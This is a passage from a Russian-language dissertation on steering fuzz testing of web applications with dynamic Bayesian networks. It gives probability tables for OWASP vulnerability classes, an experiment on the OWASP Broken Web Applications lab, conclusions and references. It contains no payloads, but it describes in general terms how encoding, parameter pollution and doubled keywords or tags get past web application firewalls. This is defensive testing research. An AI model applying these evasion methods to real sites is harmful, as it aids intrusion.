BooleanBasedBlind_t	InjectType_t,Encoder_t,HttpParameterPolution_t	<{131:0.4763763035415816},{133:0.3501650495701261},{170:0.946300849209389},{196:0.6561603563310224},{198:0.20803382723242192},{222:0.9185705518898082},{261:0.9154008559426382},{287:0.9546686185415049},{300:0.9168121669344804},{326:0.973393309356471},{417:0.5040855305898038},{419:0.39854976127463626},{469:0.43318099029519863},{471:0.4970896717573144},{482:0.9992863888032157},{12064:0.9027024738191994},{12090:0.9948527895129688},{24050:0.9967964600189153}>

1	2	3
HttpParameterPolution_t	InjectType_t	<{10:0.018564738052262268},{13:0.03642036879183212},{15:0.11377931051877865},{17:0.017495647773832387},{36:0.042884105602191025},{48:0.18044335845202603},{50:0.22759823298659182},{90:0.24392048254251494}>
Encoder_t	InjectType_t	<{0:0.9080459770114943},{12:0.034482758620689655},{17:0.034482758620689655},{18:0.022988505747126436},{23:0.75},{43:0.25},{46:1.0}>
UnionInjection_t	InjectType_t,Encoder_t,HttpParameterPolution_t	<{20:0.5664883540657473},{21:0.3460238285921683},{27:0.9923774362403897},{30:0.44668278526896305},{31:0.5311897266855697},{35:0.9643201183347572},{41:0.9894294734762287},{45:0.9140458981385179},{47:0.9309068180718091},{51:0.9229773193654647},{64:0.5601964985909073},{65:0.42369986391264014},{72:0.5261629498011581},{73:0.352062819459724},{75:0.979369563948124},{1856:0.9491989324889091},{1860:0.9354397822920069},{3700:0.9483473348379015}>
TimeBlind_t	InjectType_t,Encoder_t,HttpParameterPolution_t	<{133:0.9147889098638208},{172:0.980938623764417},{198:0.9353925384204255},{224:0.9025563979127206},{263:0.980794479276264},{289:0.9294137730119498},{302:0.9131944267211926},{328:0.9379415426775445},{419:0.9807141257227365},{471:0.9040577407379995},{484:0.9875101192834295},{12064:0.9341758541201894},{12090:0.9430336790521638},{24050:0.9146146794611298}>
ErrorBlind_t	InjectType_t,Encoder_t,HttpParameterPolution_t	<{7:0.178954915532735},{8:0.3059482086192973},{10:0.11049762423982112},{187:0.14090802038004285},{188:0.3917942536775606},{190:0.4270554542412358},{244:0.9588035340664427},{277:0.03330779207730175},{278:0.3380103885358536},{280:0.522919303586895},{316:0.9340806416351505},{370:0.9684556267158934},{406:0.9155280764259841},{424:0.9543251229690403},{460:0.9627378174323505},{583:0.06521519757006636},{584:0.39922908919714273},{586:0.4089048637372506},{655:0.08471673760881024},{656:0.41229329159656014},{658:0.2801985263085052},{676:0.9710630210750913},{8650:0.914622914958718},{12250:0.9443755831154493},{12970:0.9337193727989113},{16704:0.9425250408228631},{16740:0.9972950590821767},{33300:0.9018115965321627}>
StackedTime_t	InjectType_t,Encoder_t,HttpParameterPolution_t	<{120:0.9449688084237456},{156:0.9920697183712242},{180:0.9658422879869829},{204:0.9305671757297324},{240:0.9417015436602149},{264:0.9861064564201205},{276:0.9990512415049376},{300:0.9191056400768837},{384:0.9668377020762703},{432:0.9577665276993617},{444:0.9714971678293549},{11136:0.9503998302352475},{11160:0.9201114785338915},{22200:0.976148218693155}>
OutOfBand_t	InjectType_t,Encoder_t,HttpParameterPolution_t	<{116:0.9739466190426861},{149:0.9365578723187643},{171:0.9192668978847315},{193:0.9417065327447969},{226:0.9415014228030856},{248:0.9050135450600276},{259:0.9880817642022056},{281:0.9414139510387615},{358:0.9565911680898748},{402:0.9097951388234166},{413:0.9490405607254 93},{10208:0.9658109057431913},{10230:0.9215542566493296},{20350:0.9210439731986128}>

1	2	3
Code_t	InjectType_t,Encoder_t,HttpParameterPolution_t	<{30:0.9671297966973107},{39:0.9205931066658777},{45:0.9938806504696648},{51:0.9768651810823874},{60:0.9558493450995152},{66:0.926779636248794},{69:0.9906358646574349},{75:0.9972574558999115},{96:0.9749634558373944},{108:0.9679976376651359},{111:0.939478790394942},{2784:0.9776733697100749},{2790:0.97141098724446},{5552:0.9648065367939309}>
Command_t	InjectType_t,Encoder_t,HttpParameterPolution_t	<{20:0.9744904593284566},{26:0.9297765218631979},{30:0.9584580394085929},{34:0.9063441453090041},{40:0.9665656204677364},{44:0.9717876462309112},{46:0.9954409876358814},{50:0.9793673642767694},{64:0.9041732190227509},{72:0.9295809088729752},{74:0.9574882735474942},{1857:0.9666110276487083},{1861:0.9430189727766825},{3700:0.9768589567897729}>

Таблица 3.32

Вероятность выборок $P(S_{t+1})$ байесовской сети фаззинга механизмов обхода системы аутентификации и управления сессиями (A2)

Node	Parents	CPT
CredentialsBruteForce_t	-	<1.0, 0.0>
XSS_t	-	<0.8288, 0.1712>
SessionPrediction_t	-	<0.6829, 0.3171>
SessionFixation_t	XSS_t	<1.0, 0.0, 0.0, 1.0>
SessionHijack_t	XSS_t	<1.0, 0.0, 0.0, 1.0>
SessionAdoption_t	XSS_t	<0.0, 1.0, 0.0, 1.0>

Таблица 3.33

Вероятность выборок $P(S_{t+1})$ байесовской сети процесса фаззинга межсайтового скриптинга (XSS) (A3)

Node	Parents	CPT
1	2	3
XssType_t	-	<{0:0.6},{1:0.07},{2:0.33}>
Encoder_t	XssType_t	<{0:0.9333333333333333},{4:0.016666666666666666},{5:0.05},{8:1.0},{16:0.8787878787878788},{20:0.09090909090909091},{21:0.030303030303030304}>
Evasion_t	XssType_t	<{0:0.25},{1:0.016666666666666666},{3:0.03333333333333333},{4:0.11666666666666667},{8:0.15},{9:0.01666666666666666},{10:0.1},{12:0.16666666666666666},{15:0.1},{16:0.05},{17:0.2857142857142857},{25:0.2857142857142857},{26:0.14285714285714285},{32:0.2857142857142857},{34:0.2727272727272727},{35:0.09090909090909091},{37:0.12121212121212122},{38:0.09090909090909091},{42:0.030303030303030304},{44:0.18181818181818182},{46:0.15151515151515152},{49:0.030303030303030304},{50:0.030303030303030304}>

1	2	3
XssPayload_t	XssType_t, Encoder_t, Evasion_t	<{0:0.2727272727272727},{1:0.2727272727272727},{7:0.36363636363636365},{11:0.09090909090909091},{14:1.0},{50:1.0},{52:0.42857142857142855},{53:0.14285714285714285},{59:0.42857142857142855},{104:0.2222222222222222},{105:0.5555555555555556},{115:0.2222222222222222},{128:1.0},{131:0.6666666666666666},{141:0.3333333333333333},{157:0.2},{163:0.5},{167:0.3},{195:0.5},{196:0.3333333333333333},{202:0.16666666666666666},{209:0.6666666666666666},{219:0.3333333333333333},{885:1.0},{1112:0.3333333333333333},{1116:0.6666666666666666},{1768:1.0},{1883:1.0},{1896:1.0},{1974:1.0},{3536:0.8},{3547:0.2},{3556:1.0},{3582:0.25},{3586:0.75},{3588:0.6666666666666666},{3599:0.3333333333333333},{3640:1.0},{3666:0.16666666666666666},{3667:0.3333333333333333},{3677:0.5},{3692:0.2},{3693:0.4},{3703:0.4},{3731:1.0},{3755:1.0},{4420:0.6666666666666666},{4421:0.3333333333333333},{4641:1.0},>

Таблица 3.34

Вероятность выборок $P(S_{t+1})$ байесовской сети процесса фаззинга непроверенных прямых ссылок на объекты (A4)

Node	Parents	CPT
InputBruteForcer_t	-	<0.0202, 0.8887, 0.0911>
PathTraversal_t	-	<0.3252, 0.3143, 0.3605>
Encoder_t	PathTraversal_t	<0.9095940959409594, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.011685116851168511, 0.0, 0.0, 0.016297662976629768, 0.06242312423124231, 0.9029589564110723, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.011135857461024499, 0.0, 0.0, 0.021317212853961185, 0.0645879732739421, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0>

Таблица 3.35

Вероятность выборок $P(S_{t+1})$ байесовской сети процесса фаззинга нарушения конфигурации системы (A5)

Node	Parents	CPT
WebserverError_t	-	<0.0, 1.0>
DatabaseError_t	-	<0.0, 1.0>
TechnologyError_t	-	<0.0, 1.0>
DefaultAccountExplosure_t	-	<1.0, 0.0>

Таблица 3.36

Вероятность выборок $P(S_{t+1})$ байесовской сети процесса фаззинга раскрытия персональных данных (A6)

Node	Parents	CPT
Cookie_t	-	<0.4336, 0.5664>
ViewState_t	-	<0.2238, 0.7762>
Force_Tls_t	-	<0.8599, 0.1401>
Autocomplete_Form_t	-	<0.0618, 0.9382>

Таблица 3.37

Вероятность выборок $P(S_{t+1})$ байесовской сети процесса фаззинга нарушения управления доступом (A7)

Node	Parents	CPT
MissingAuthenticationAccess_t	-	<1.0, 0.0>
MissingRoleAccess_t	-	<0.8156, 0.1844>

Таблица 3.38

Вероятность выборок $P(S_{t+1})$ байесовской сети процесса фаззинга CSRF (A8)

Node	Parents	CPT
Xss_t	-	<0.0258, 0.9742>
Static_t	-	<0.0258, 1.0E-4, 0.9741>
Dynamic_t	Xss_t	<0.0, 0.49224806201550386, 0.5077519379844961, 1.0, 0.0, 0.0>

Таблица 3.39

Вероятность выборок $P(S_{t+1})$ байесовской сети процесса фаззинга использования компонент с ошибками (A9)

Node	Parents	CPT
VulnerabilityDatabase_t		<1.0, 0.0>
WhiteboxCheck_t	VulnerabilityDatabase_t	<0.0, 1.0, 0.0, 0.0>
BlackBoxCheck_t	VulnerabilityDatabase_t	<1.0, 0.0, 0.0, 0.0, 0.0, 0.0>

Таблица 3.40

Вероятность выборок $P(S_{t+1})$ байесовской сети процесса фаззинга непроверенных перенаправлений (A10)

Node	Parents	CPT
Http_t	Http_t-1	<0.57827, 0.42173> |
Html_t	Html_t-1	<2.3E-4, 0.99977>
JavaScript_t	JavaScript_t-1	<0.42196, 0.57804>

Для оценки эффективности аппарата динамических байесовских моделей в процедурах тестирования веб-приложений методом фаззинга, в работе проведено сравнение двух методик тестирования. Первая методика предусматривает тестирование с помощью предложенного в работе алгоритмического и программного обеспечения, вторая случайное тестирование методом черного ящика интернет-приложений. Сравнительный анализ для данных методик представлен на рис. 3.5.




Рис 3.5. Сравнительный анализ результатов по двум методикам тестирования. Обозначения, соответственно, по методике 1 и 2: A,B-BooleanBasedBlind_t; C,D-CmdExecution_t; E,F-Code_t; G,H-Command_t; I,J-DbmsFingerprint_t; K,L-Encoder_t; M, N - ErrorBlind_t; O, P - HttpParameterPolution_t; Q, R-InjectType_t; S,T-OutOfBand_t; U,V-StackedTime_t; W,X-TimeBlind_t; Y,Z- UnionInjection_t

Анализ результатов тестирования ошибок типа SQL-инъекция при извлечении данных из таблицы размером 1Кб и 10 параллельных рабочих потоках, позволяет увидеть прирост производительности процедуры тестирования по методике 1 за счет уменьшения количества запросов. Предложенная методика тестирования позволяет снизить процессорное время и сетевую нагрузку, что способствует организации параллельного тестирования нескольких приложений или параметров http запроса. Сравнительный анализ зависимости числа тестовых запросов от времени представлен на рис. 3.6.




Рис 3.6. Сравнительный анализ методик по числу запросов и времени выполнения при тестировании SQL инъекций

Таблица 3.41

Исходные данные для формирования зависимости числа запросов от времени

№ п/п	Название метода	Запросы Методика 1	Запросы Методика 2	Время Методика 1	Время Методика 2
1	UnionInjection	4	64	0,850	13,600
2	BooleanBasedBlind	8192	11553	1740,800	2454,970
3	TimeBlind	8192	10728	3481,600	4559,230
4	ErrorBlind	1	61	0,213	12,963
5	StackedTime	8192	13616	3829,760	5786,715
6	OutOfBand	128	188	27,200	39,950

Таким образом, проведя комплексную оценку выборок для каждого из типов ошибок устойчивости функционирования, видно, что применение механизмов блокирования ошибок в частности, использование межсетевого экрана веб-приложений (WAF), не всегда дает положительные результаты и не является универсальным инструментом для предотвращения возникновения ошибок устойчивости целевых веб-приложений. WAF не дает полной уверенности в предотвращении ошибок типа непроверенных ссылок на объ-

екты, частично позволяет локализировать ошибки межсайтового скриптинга, инъекций, нарушения конфигурации системы, межсайтовой подделки запросов, так как использования механизмов кодирования, смешивания HTTP параметров а также различные механизмов обхода за счёт двойного дублирования ключевых слов или тегов в частности для SQL инъекций и межсайтового скриптинг соответственно делают практически неэффективной методику построения надежных приложений на основе межсетевых экранов [51, 53].

Проведенный эксперимент в рамках исследования доказывает, что для закрытия программных ошибок прежде всего необходимы обновления приложения, содержащие ошибки в программном коде, в отличии от сторонних механизмов, которые могут иметь слабые настройки информационной системы, не рассматривать все направления блокирования ошибок или содержать собственные программные ошибки, за счет которые это программное решение становится неактуальным и неэффективным.

Выводы третьей главы

В третьей главе описана структура разработанного в рамках исследования программного обеспечения, построен макет тестируемой системы, приведена апробация предложенных моделей, алгоритмического и программного обеспечения на базе конечного числа веб-приложений, предоставляемых в качестве дистрибутива консорциумом OWASP. Проведена оценка эффективности предложенных инструментальных средств.

Рассматриваемый эксперимент состоит из десяти частей, каждая из которых опирается на соответствующую динамическую байесовскую модель и апробирует методику тестирования определенной группы основных OWASP – классов ошибок веб-приложений.

Для реализации эксперимента разработан система тестирования представленная в виде виртуального окружения VMware Workstation 11. Построенная сеть состоит из следующих компонент: *операционной системы*: Ubuntu

Server с установленных дистрибутивом OWASP Broken Web Applications; *веб-серверов* – Apache и Tomcat, на которые устанавливаются наиболее популярные веб-технологии: Java, Ruby, ASP.NET, PHP; *систем управления базами данных*: IBM DB2, PostgreSQL, Oracle, SQLite, Firebird, HyperSQL, MySQL, предназначенные для хранения и обработки данных, циркулирующих внутри веб-приложения; *фабрики веб-браузеров*: Firefox, Internet Explorer, Chrome; *рабочей станции тестировщика* на базе операционной системы Linux (Debian) и разработанным в рамках исследования набором инструментов тестирования.

Для проведения эксперимента разработано комплексное алгоритмическое и программное обеспечение, реализующее все этапа обработки информации и формирования выводов тестирования. Разработанное программное обеспечение состоит из трех модулей. Модуль сетевого взаимодействия позволяет производить обработку запросов с использованием протоколов http, json,soap, dns и smtp. Модуль фаззинга обеспечивает порождение и анализ результатов для каждой их группы ошибок устойчивости веб-приложений согласно классификации OWASP. В основе модуля используется метод черного ящика, генерирующий тестовые данные, исходя из группы ошибок из классификации OWASP. Модуль БС включает в себя два подмодуля. Подмодуль ДБС использует данные полученные из модуля фаззинга для построения ДБС, реализуя обучение параметров сети, получение начального распределения, вычисление модели перехода и восприятия. Подмодуль прогнозирования обеспечивает адаптацию механизмов вероятностного вывода для математических моделей ДБС и прогнозирования состояний наборов тестовых данных для нового временного среза.

Формирование обучающего множества, внесение изменений в структуру связей сети и обучение параметров сети формируется на основе статистики комплексного тестирования веб-приложений методом случайного фаззинга. Для оценки эффективности аппарата динамических байесовских моделей в процедурах тестирования веб-приложений методом фаззинга, в работе

проведено сравнение двух методик тестирования. Первая методика предусматривает тестирование с помощью предложенного в работе алгоритмического и программного обеспечения, вторая случайное тестирование методом черного ящика. Результаты тестирования показывают достаточно высокую эффективность применения аппарата динамических байесовских сетей в управлении процессом тестирования веб-приложений методом фаззинга.

Предложенный в рамках исследования инструментарий предоставляет разработчикам программного обеспечения возможность оценить качество разрабатываемых ими продуктов, а также адаптировать предложенные алгоритмы в процесс разработки приложений на основе модели SCRUM и AGILE. Это позволит: своевременно находить программные ошибки, как в целевых программных продуктах, так и в различных расширениях; снизить вероятность рисков связанных с потерей данных; осуществить контроль функционирования системы еще на этапе тестирования, что особенно важно для систем связанных с электронной коммерцией и банковским сектором. Для организаций и фирм, специализирующихся на аудите информационных систем и программных продуктов, предоставляются разработки, способные: произвести качественный анализ защищенности приложений, при этом выявить наиболее вероятные вектора воздействия при непосредственной эксплуатации целевой системы, что позволит локализовать компоненты, содержащие ошибки, еще до официального выпуска или продажи программного продукта.

ЗАКЛЮЧЕНИЕ

В диссертации получены следующие результаты:

1. Разработана концептуальная модель применения аппарата динамических байесовских сетей в управлении процессом тестирования веб-приложений методом фаззинга.
2. Построены модели динамических байесовских сетей для управления процессом тестирования методом фаззинга основных классов ошибок устойчивости функционирования веб-приложении, выделенных в проекте OWASP.
3. Предложены алгоритмы обучения, фильтрации, прогнозирования и сглаживания для разработанных динамических байесовских сетей, адаптированные к процедурам тестирования методом фаззинга, реализованные в рамках марковских предположения об условно-вероятностных связях между срезами сети, использующие метод дерева сочленений и метод фильтрации частиц с адаптацией теоремы Рао - Блэкуэлла для оптимизации процедур вероятностного вывода;
4. Разработана структура программного обеспечения, содержащего три крупных модуля: модуль сетевого взаимодействия обработки запросов; модуль фаззинга; модуль реализации процесса обучения, вероятностного вывода, фильтрации, предсказания для динамических байесовских сетей управления процессом тестирования веб-приложений методом фаззинга;
5. Предложены новые алгоритмические решения для классических элементов фаззинга тестирования SQL инъекций и межсайтового скриптинга, повышающие результативность осуществления данных методов за счет использования специальных механизмов подбора параметров и альтернативного выбора инструментов реализации, способных настраиваться на специфику широкого спектра приложений;
6. По результатам вычислительного эксперимента проведена оценка эффективности предложенного алгоритмического и программного обеспечения.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Азарнова Т.В. Исследование процесса фаззинга SQL-инъекций веб-приложений на основе динамической сети Байеса / Т.В. Азарнова, П.В. Полухин // Вестник Воронежского государственного ун-та. Серия: Системный анализ и информационные технологии, 2014. - № 1. – С. 120-129.
2. Азарнова Т.В. Применение динамических баейсовских сетей для повышения эффективности процесса фаззинга SQL-инъекций веб-приложений/ Т.В.Азарнова, П.В. Полухин // Системы управления и информационные технологии, 2014. – №1.1(55). – С. 106-112.
3. Азарнова Т.В. Расширение функциональных возможностей фаззинга веб-приложений на основе динамических сетей Байеса / Т.В. Азарнова, П.В. Полухин // Научно-техническая информация. Серия 2. Информ. процессы и системы, 2014. - № 9. – С. 12-19.
4. Алгазинов Э.К. Анализ и компьютерное моделирование информационных процессов и систем / Э. К. Алгазинов, А. А. Сирота [Под общ. ред. А. А. Сироты]. – М.: Диалог-МИФИ, 2009. – 416 с.
5. Арустамов С.А. Применение динамической байесовской сети в системах обнаружения вторжений / С.А. Арустамов, В.Ю. Дайнеко // Научно-технический вестник информационных технологий, механики и оптики, 2012. – №3.- С. 128-133.
6. Бабиков В. Баесовские сети доверия и некоторые аспекты идентификации систем / В. Бабиков. – Спб.: УТЭОСС-2012. – [Электронный ресурс]. – Режим доступа: http: // uteoss2012.ipu.ru/ procdngs/0353.pdf
7. Бабиков В.М. Некоторые аспекты применения байесовых сетей для оценки надежности автоматизируемых человеко-машинных систем // Труды международной научно-практической конференции «Передовые информационные технологии, средства и системы автоматизации и их внедрение на российских предприятиях» AITA-2011. Москва, 2011. – С. 266–276.

8. Баранов А.В. Оценка соответствия средств защиты информации Общим критериям / А.В. Баранов, А.С. Марков, В.И. Цирлов // Информационные технологии, 2015. – №21. – С. 267-270.
9. Бейзер Б. Тестирование черного ящика / Б Бейзер. – Спб.: Питер, 2004. – 321 с.
10. Бидюк П.И. Построение и методы обучения Байесовских сетей / П.И. Бидюк, А.Н. Терентьев, А.С. Гасанов // Кибернетика и системный анализ, 2005. – № 4. – С. 133-147.
11. Бирюков А.А. Информационная безопасность. Защита и нападение / А. Бирюков. – М. : ДМК-Пресс, 2012. – 474 с.
12. Вялых А.С. Динамика уязвимостей в современных защищенных информационных системах / А.С. Вялых, С.А. Вялых // Вестник Воронежского государственного ун-та. Серия: Системный анализ и информационные технологии. - 2011. - № 2. - С. 59-63.
13. Вялых А.С. Оценка уязвимости информационной системы на основе ситуационной модели динамики конфликта / А.С. Вялых, С.А. Вялых, А.А. Сирота // Информационные технологии. - 2012. - № 9. - С. 16-21.
14. Горбачев И.В. Моделирование процессов нарушения информационной безопасности критической инфраструктуры / И.В. Горбачев, А.П. Глухов // Труды СПИИРАН, 2015. – №1. – С. 112-135.
15. Горюнов М.Н. Распознавание функциональных объектов программного обеспечения в условиях отсутствия исходных текстов / М.Н. Горюнов, В.Т. Еременко, А.Л. Ершов, А.Г. Мацкевич // Информационные системы и технологии, 2013. – №5. – С 112-120.
16. ГОСТ 27.002-89 Надежность в технике. Основные понятия. Термины и определения. – М.: Издательство стандартов, 1990. – 37 с.
17. ГОСТ 28195-89 Оценка качества программных средств. – М.: Изд-во стандартов, 1989. – 38 с.
18. ГОСТ Р 50922-2006 Защита информации. Основные термины и определения (утв. и введен в действие Приказом Ростехрегулирования от 27.12.2006 № 837-ст) // Справочно-правовая система Консультант плюс.

19. ГОСТ Р 51241-2008 Средства и системы контроля и управления доступом. Классификация. Общие технические требования. Методы испытаний (утв. Приказом Ростехрегулирования от 17.12.2008 N 430-ст) // Справочно-правовая система Консультант плюс.
20. ГОСТ Р 51583-2014 Защита информации. Порядок создания автоматизированных систем в защищенном исполнении. Общие положения (утв. и введен в действие Приказом Росстандарта от 28.01.2014 N 3-ст) // Справочно-правовая система Консультант плюс.
21. ГОСТ Р ИСО/МЭК 15408-1-2012 Национальный стандарт Российской Федерации. Информационная технология. Методы и средства обеспечения безопасности. Критерии оценки безопасности информационных технологий. Часть 1. Введение и общая модель (утв. и введен в действие Приказом Росстандарта от 15.11.2012 N 814-ст) // Федеральная служба по техническому и экспортному контролю. – [Электронный ресурс]. – Режим доступа: http://fstec.ru.
22. ГОСТ Р ИСО/МЭК 21827-2010 Информационная технология. Методы и средства обеспечения безопасности. Проектирование систем безопасности. Модель зрелости процесса // Федеральная служба по техническому и экспортному контролю. – [Электронный ресурс]. – Режим доступа: http://fstec.ru.
23. ГОСТ Р ИСО/МЭК 27004-2011. Информационная технология. Методы и средства обеспечения безопасности. Менеджмент информационной безопасности. Измерения (утв. и введен в действие Приказом Росстандарта от 01.12.2011 N 681-ст) // Федеральная служба по техническому и экспортному контролю. – [Электронный ресурс]. – Режим доступа: http://fstec.ru.
24. ГОСТ Р ИСО/МЭК 27033-1-2011 Информационная технология. Методы и средства обеспечения безопасности. Безопасность сетей. Часть 1. Обзор и концепции (утв. и введен в действие Приказом Росстандарта от 01.12.2011 N 683-ст) // Федеральная служба по техническому и экспортному контролю. – [Электронный ресурс]. – Режим доступа: http://fstec.ru.

25. ГОСТ Р ИСО/МЭК 27033-3-2014 Информационная технология. Методы и средства обеспечения безопасности. Безопасность сетей. Часть 3. Эталонные сетевые сценарии. Угрозы, методы проектирования и вопросы управления // Федеральная служба по техническому и экспортному контролю. – [Электронный ресурс]. – Режим доступа: http://fstec.ru.
26. ГОСТ Р ИСО/МЭК 27034-1-2014 Информационная технология. Методы и средства обеспечения безопасности. Безопасность приложений. Часть 1. Обзор и общие понятия // Федеральная служба по техническому и экспортному контролю. – [Электронный ресурс]. – Режим доступа: http://fstec.ru.
27. ГОСТ Р ИСО/МЭК 27037-2014 Информационная технология. Методы и средства обеспечения безопасности. Руководства по идентификации, сбору, получению и хранению свидетельств, представленных в цифровой форме // Федеральная служба по техническому и экспортному контролю. – [Электронный ресурс]. – Режим доступа: http://fstec.ru.
28. ГОСТ Р ИСО/МЭК 9126-93 Оценка программной продукции. Характеристики качества и руководства по их применению. – М.: Изд-во стандартов, 1994.–15 с.
29. ГОСТ Р ИСО/МЭК ТО 15446-2008 Информационная технология. Методы и средства обеспечения безопасности. Руководство по разработке профилей защиты и заданий по безопасности (утв. и введен в действие Приказом Ростехрегулирования от 18.12.2008 N 526-ст) // Федеральная служба по техническому и экспортному контролю. – [Электронный ресурс]. – Режим доступа: http://fstec.ru.
30. Гражданский кодекс Российской Федерации (часть первая, вторая и третья): официальный текст. – М. : Омега-Л, 2015. – 571 с.
31. Грибунин В.Г. Комплексная системы защиты информации на предприятии / В.Г. Грибунин, В.В. Чудовский. – М.: Академия, 2009. – 416 с.
32. Гриндин В.Н. Организация взаимодействия клиентских приложений с веб-сервисами в гетерогенных средах / В.Н. Гриндин, Г.Д. Дмитриев, Д.А. Ани-

симов // Информационные технологии и вычислительные системы, 2014. – №4. – С 51-57.

33. Егоров М. Выявление и эксплуатация SQL инъекций в приложениях / М. Егоров // Защита информации. Инсайд, 2011. - №2. – С. 2-8.
34. Застрожнов И. И. Модель конфликта злоумышленника и системы защиты информации / И.И. Застрожнов, Д.И. Коробкин, А.А. Окрачков, Е.А. Рогозин. - Вестник Воронежского государственного технического университета, 2009. – Т. 5. № 6. – С. 142-149.
35. Кельберт М. Я. Вероятность и статистика в примерах и задачах. Т. II: Марковские цепи как отправная точка теории случайных процессов и их приложения / М.Я. Кельберт, Ю.М. Сухов. – М.: МЦНМО, 2009. – 295 с.
36. Козирацкий, Ю.Л. Модели информационного конфликта средств поиска и обнаружения / С.А. Будников, А.Ю. Козирацкий, Ю.Л. Козирацкий и др. [Под ред. Козирацкого Ю.Л.]. – М: Издательство «Радиотехника», 2013 г. – 232 с.
37. Колесников Д. Методика оценки защищенности специального программного обеспечения при проведении испытаний автоматизированных систем / Д. Колесников, А.Петров, В. Храмов // Вестник Воронежского государственного университета. Серия: Системный анализ и информационные технологии, 2010. – № 1. – С. 74–79.
